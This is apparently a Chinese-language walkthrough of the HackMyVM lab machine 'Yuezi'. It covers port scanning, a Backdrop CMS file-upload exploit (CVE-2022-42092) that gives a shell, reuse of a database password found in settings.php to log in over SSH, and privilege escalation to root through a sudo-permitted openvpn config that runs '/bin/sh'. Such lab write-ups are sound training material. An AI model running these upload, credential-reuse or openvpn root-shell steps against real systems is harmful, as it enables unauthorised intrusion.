
Yuezi


靶机IP: `10.0.0.202`

```
┌──(dragonkeep㉿Dragon)-[~/workspace/hackMyVM/Yuezi]
└─$ rustscan -a 10.0.0.202
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Open ports, closed hearts.

[~] The config file is expected to be at "/home/dragonkeep/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed.
Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.0.0.202:22
Open 10.0.0.202:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 15:57 CST
Initiating Ping Scan at 15:57
Scanning 10.0.0.202 [4 ports]
Completed Ping Scan at 15:57, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:57
Completed Parallel DNS resolution of 1 host. at 15:57, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 15:57
Scanning Yuezi.lan (10.0.0.202) [2 ports]
Discovered open port 22/tcp on 10.0.0.202
Discovered open port 80/tcp on 10.0.0.202
Completed SYN Stealth Scan at 15:57, 0.05s elapsed (2 total ports)
Nmap scan report for Yuezi.lan (10.0.0.202)
Host is up, received reset ttl 63 (0.0017s latency).
Scanned at 2025-04-17 15:57:42 CST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

```
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (128B)
```


只开放22和80






发现版本`1.27.1`。

CVE-2022-42092




根据这个脚本生成shell.zip,再根据下面这个连接上传文件。

https://grimthereaperteam.medium.com/backdrop-cms-1-22-0-unrestricted-file-upload-themes-ad42a599561c



> /var/www/html/backdrop/settings.php下有数据库账号密码




数据库账号密码 `root/9bd29aa5072f69aacc22734c275e1b0`

使用 `9bd29aa5072f69aacc22734c275e1b0` 密码成功ssh登录shuiyuezi用户

发现有 `sudo -l`

> /usr/sbin/openvpn /home/shuiyuezi/test.ovpn



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


(a) `sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'`

(b) The file is actually parsed and the first partial wrong line is returned in an error message.

```
LFILE=file_to_read
sudo openvpn --config "$LFILE"
```

根据a下修改test.opvn

```
dev null
script-security 2
up '/bin/sh -c sh'
```



> flag{user-9bd29aa5072f69aacc22734c275e1b0}

> flag{root-b80acc5a8c8c5746d2a97541f6e79b8b}